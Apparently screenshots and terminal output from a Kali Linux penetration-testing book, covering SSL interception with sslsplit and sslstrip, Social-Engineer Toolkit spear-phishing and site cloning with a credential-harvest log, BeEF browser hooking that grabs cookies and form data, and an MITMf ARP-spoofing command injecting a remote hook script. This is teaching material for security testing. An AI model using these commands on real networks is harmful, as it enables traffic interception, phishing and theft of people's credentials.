root@kali-1:~# "the quieter you become, the more you are able to hear"
```

```
root@kali-1:~#
```

```
root@kali-1:~#
```

```
root@kali-1:~# sysctl -w net.ipv4.ip_forward=1
```

```
net.ipv4.ip_forward = 1
```

```
root@kali-1:~# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 9443
```

```
root@kali-1:~#
```

```
root@kali-1:~#
```

```
root@kali-1:~# ssllsplit -D -l connections.log -j /tmp/ssllsplit/ -k ca.key -c sslstrip_ca.crt ssl 0.0.0.0 9443
Generated RSA key for leaf certs.
SSLSplit (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLSplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter: IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW_UNSAFE_LEGACY_RENEGOTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSION
```

```
root@kali-1:~# sslstrip -h

sslstrip 0.9 by Moxie Marlinspike
Usage: sslstrip <options>

Options:
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post Log only SSL POSTs. (default)
-s , --ssl Log all SSL traffic to and from server.
-a , --all Log all SSL and HTTP traffic to and from server.
-l <port>, --listen=<port> Port to listen on (default 10000).
-f , --favicon Substitute a lock favicon on secure requests.
-k , --killsessions Kill sessions in progress.
-h Print this help message.
```

Chapter 8: Exploiting the Client Using Attack Frameworks

```
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.
```

```
Join us on irc.freenode.net in channel #settoolkit
```

```
The Social-Engineer Toolkit is a product of TrustedSec.
```

```
Visit: https://www.trustedsec.com
```

```
Select from the menu:
```

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

```
99) Exit the Social-Engineer Toolkit
```

```
set> █
```

```
Visit: https://www.trustedsec.com
```

```
Select from the menu:
```

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

```
99) Return back to the main menu.
```

```
set> █
```

The **Spearphishing** module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

- 1) Perform a Mass Email Attack
- 2) Create a FileFormat Payload
- 3) Create a Social-Engineering Template

99) Return to Main Menu

- | | |
|--|---|
| 1) Windows Reverse TCP Shell
ack to attacker | Spawn a command shell on victim and send back to attacker |
| 2) Windows Meterpreter Reverse_TCP
nd back to attacker | Spawn a meterpreter shell on victim and send back to attacker |
| 3) Windows Reverse VNC DLL
to attacker | Spawn a VNC server on victim and send back to attacker |
| 4) Windows Reverse TCP Shell (x64)
ine | Windows X64 Command Shell, Reverse TCP Inline |
| 5) Windows Meterpreter Reverse_TCP (X64)
, Meterpreter | Connect back to the attacker (Windows x64), Meterpreter |
| 6) Windows Shell Bind_TCP (X64)
rt on remote system | Execute payload and create an accepting port on remote system |
| 7) Windows Meterpreter Reverse HTTPS
nd use Meterpreter | Tunnel communication over HTTP using SSL and use Meterpreter |

*set_config

File Edit Search Options Help

```
### If dsniff is set to on, ettercap will automatically be disabled.
DSNIFF=OFF
#
### Auto detection of IP address interface utilizing Google, set this ON if you w
AUTO_DETECT=OFF
#
### SendMail ON or OFF for spoofing email addresses
SENDMAIL=ON
#
### Email provider list supports Gmail, Hotmail, and Yahoo. Simply change it to t
EMAIL_PROVIDER=GMAIL
#
```



```
set:phishing>1
set:phishing> Send email to:xyz@gmail.com


1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):servicedesk@company.com
set:phishing> The FROM NAME user will see: :Service Desk
set:phishing> Username for open-relay [blank]:admin
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):relay.com
any.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:yes
```

The image shows a website with a teal background and the title "SECURING your BITS" in white. Below the title is the tagline "IT security- Keeping you on your toes...". A dark navigation bar contains the links "HOMEPAGE" and "ABOUT". The main content area features a post by "juned on April 1" titled "Heartbleed" with the subtext "Posted in: Certificate A...". Below this is another section titled "What's the" followed by text about the Heartbleed bug: "Heartbleed is the te... by a security engine... software distribution... across the Globe. There is a huge media attention for this bug because it attacks the fundamental encryption technology that is used these days by google, facebook, yahoo and several others. We all confidently browse websites that is SSL protected and a green padlock shown up at your".


Overlaid on the website is a "Warning - Security" dialog box. The dialog box has a title bar with a close button (X). The main text reads: "The application's digital signature cannot be verified. Do you want to run the application?". To the right of this text is a yellow warning icon with a black exclamation mark. Below the main text, the following details are listed: "Name: Secure Java Applet", "Publisher: UNKNOWN", and "From: http://192.168.1.66". There is a checkbox labeled "Always trust content from this publisher:" which is currently unchecked. At the bottom right of the dialog box are "Run" and "Cancel" buttons. At the bottom left is a yellow shield icon with a black exclamation mark. At the bottom right, there is a link that says "More Information...". Below the shield icon, there is a warning message: "This application will run with unrestricted access which may put your personal information at risk. Run this application only if you trust the publisher."

```
root@kali-1:/var/www# cat "harvester_2015-06-28 16:08:12.618059.txt"
Array
(
    [lsd] => AVqyAFn6
    [display] =>
    [enable_profile_selector] =>
    [legacy_return] => 1
    [profile_selector_ids] =>
    [trynum] => 1
    [timezone] =>
    [lgnDIM] =>
    [lgnrND] => 033805_No-2
    [lgnjs] => n
    [email] => juned@example.com
    [pass] => password123
    [default_persistent] => 0
    [login] =>
)
root@kali-1:/var/www#
```




```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or h
ostname):201.22.1.45
set:webattack> Is your payload handler (metasploit) on a different IP from your
external NAT/Port FWD address [yes|no]:yes
set:webattack> IP address for the reverse handler (reverse payload):192.168.1.70
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.twitter.com

Enter the browser exploit you would like to use [8]:
```



A screenshot of a browser's "Original Source" view. The title bar shows the URL `http://192.168.1.70/ - Original Source`. The menu bar includes "File", "Edit", and "Format". The source code is displayed as follows:

```
1 <head><script type="text/javascript" src="source.js"></script></head>
2 <body>
3 Please wait while the site loads...
4 </body>
5
```

BeEF Control Panel x BeEF Control Panel x BeEF Control Panel x Wappalyzer has ... x

127.0.0.1:3000/ui/panel

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

BeEF 0.4.4.9-alpha | Submit Bug | Logout

Hooked Browsers

- Online Browsers
 - 192.168.1.22
 - 192.168.1.71
- Offline Browsers
 - 127.0.0.1
 - 127.0.0.1
 - 192.168.1.22

Getting Started | Logs | **Current Browser**

Details | Logs | Commands | Rider | XssRays | Ipec

Category: Browser (5 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36	Initialization
Browser Platform: Linux i686	Initialization
Browser Plugins: Shockwave Flash, Chrome Remote Desktop Viewer, Widevine Content Decryption Module, Native Client, Chrome PDF Viewer	Initialization
Window Size: Width: 800, Height: 483	Initialization

Category: Browser Components (14 Items)

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Silverlight: No	Initialization

Basic | Requester

root@kali-1: ~

Details | Logs | **Commands** | Rider | XssRays | Ipec

Module Tree

- Browser (49)
 - Hooked Domain (22)
 - Detect Foxit Reader
 - Detect LastPass
 - Detect QuickTime
 - Detect RealPlayer
 - Detect Silverlight**
 - Detect Toolbars
 - Detect Unity Web Player

Module Results History

id...	date	label
0	2015-07-03 03:47	command 1

Command results

1	data: silverlight=Yes
---	------------------------------

Details | Logs | **Commands** | Rider | XssRays | Ipec

Module Tree



- Browser (49)
 - Hooked Domain (22)
 - Get Cookie
 - Get Form Values
 - Get Page HREFs
 - Get Page HTML

Module Results History

id...	date	label
0	2015-07-03 03:25	command 1
1	2015-07-03 03:44	command 2

Command results

1	data: result=[["text","target_host","www.google.com"],["submit"],["dns-lookup-php-submit-button"],["Lookup DNS"]] Fri Jul 03 2015 03:44:32 GMT+0530 (IST)
---	--



Cross-Site Faxing (XSF)

Description: Using Inter-protocol Exploitation/Communication (IPEC) the hooked browser will send a message to ActiveFax RAW server socket (3000 by default) on the target specified in the 'Target Address' input field. This module can send a FAX to a (premium) faxnumber via the ActiveFax Server.

The target address can be on the hooked browser's subnet which is potentially not directly accessible from the Internet.

Target Address:

Target Port:

Name of the receiver:

Fax number of the recipient:

Subject:

Message:

DNS Lookup

Back **Help Me!**

[Switch to SOAP Web Service Version of this Page](#)

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for

Module Tree	Module Results History	Command results						
<ul style="list-style-type: none"> Browser (49) <ul style="list-style-type: none"> Hooked Domain (22) <ul style="list-style-type: none"> Get Cookie Get Form Values Get Page HREFs Get Page HTML Replace HREFs 	<table border="1"> <thead> <tr> <th>i...</th> <th>date</th> <th>label</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>2015-0... 03:41</td> <td>command 1</td> </tr> </tbody> </table>	i...	date	label	0	2015-0... 03:41	command 1	<pre>1 data: cookie=showhints=0; PHPSESSID=r778n9ttt7gnjv5bvtd3tk2; BEEFHOOK=U3cZVCh4DZ132v6WPP5r7hzdaLyWHyBMatJ4ERCiyS4Iz9HfBGkzUMRmOLhVgwtBZT1Io3hwPZ2kAPU</pre> <p>Sat Jul 04 2015 03:41:20 GMT+</p>
i...	date	label						
0	2015-0... 03:41	command 1						

Port Scanner

Description: Scan ports in a given hostname, using WebSockets, CORS and img tags. It uses the three methods or Same Origin Policy.

Scan IP or Hostname:

Specific port(s) to scan:

Closed port timeout (ms):

Open port timeout (ms):

Delay between requests (ms):

Debug:


Module Tree	Module Results History	Command results						
<ul style="list-style-type: none"> Browser (49) Chrome Extensions (6) Debug (8) Exploits (58) Host (17) IPEC (8) Metasploit (0) Misc (8) Network (9) <ul style="list-style-type: none"> DOSeer Detect Social Networks Detect Tor DNS Enumeration Fingerprint Network IRC NAT Pinning Ping Sweep Ping Sweep (Java) Port Scanner 	<table border="1"> <thead> <tr> <th>id</th> <th>date</th> <th>label</th> </tr> </thead> <tbody> <tr> <td>0</td> <td>2015-0... 03:22</td> <td>command 1</td> </tr> </tbody> </table>	id	date	label	0	2015-0... 03:22	command 1	<pre> 1 Sat Jul 04 2015 03:22:10 GMT+0530 (IST) data: port=Scanning: 1,5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129, 2 Sat Jul 04 2015 03:22:53 GMT+0530 (IST) data: port=CORS: Port 26 is OPEN (rsftp) 3 Sat Jul 04 2015 03:23:26 GMT+0530 (IST) data: port=WebSocket: Port 69 is OPEN (tftp) 4 Sat Jul 04 2015 03:23:26 GMT+0530 (IST) data: port=HTTP: Port 69 is OPEN (tftp) 5 Sat Jul 04 2015 03:24:25 GMT+0530 (IST) data: port=WebSocket: Port 118 is OPEN (sqlserv) 6 Sat Jul 04 2015 03:25:10 GMT+0530 (IST) data: port=Scanning: 1,5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129, 7 Sat Jul 04 2015 03:25:20 GMT+0530 (IST) data: port=Scanning: 1,5,7,9,15,20,21,22,23,25,26,29,33,37,42,43,53,67,68,69,70,76,79,80,88,90,98,101,106,109,110,111,113,114,115,118,119,123,129, 8 Sat Jul 04 2015 03:28:09 GMT+0530 (IST) data: port=CORS: Port 138 is OPEN (netbios-dgm) 9 Sat Jul 04 2015 03:31:49 GMT+0530 (IST) </pre>
id	date	label						
0	2015-0... 03:22	command 1						


```
root@kali-1:~# mitmf -i eth0 --arp --spoofer --gateway 192.168.1.123 --target 192.168.1.22 --inject --js-url http://192.168.1.70:3000/hook.js
[*] MITMf v0.9 started... initializing plugins and modules
[*] ARP Spoofing enabled
[*] Spoof plugin online
[*] Setting up iptables
[*] Inject plugin online

[*] sslstrip v0.9 by Moxie Marlinspike running...
[*] sergio-proxy v0.2.1 online
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: secure2.alphassl.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [secure2.alphassl.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
2015-07-04 05:36:28 192.168.1.22 Sending Request: crt.comodoca.com
2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 [cacerts.digicert.com] Injected malicious html
2015-07-04 05:36:28 192.168.1.22 [crt.comodoca.com] Injected malicious html
```


Chapter 9: AJAX and Web Services – Security Issues


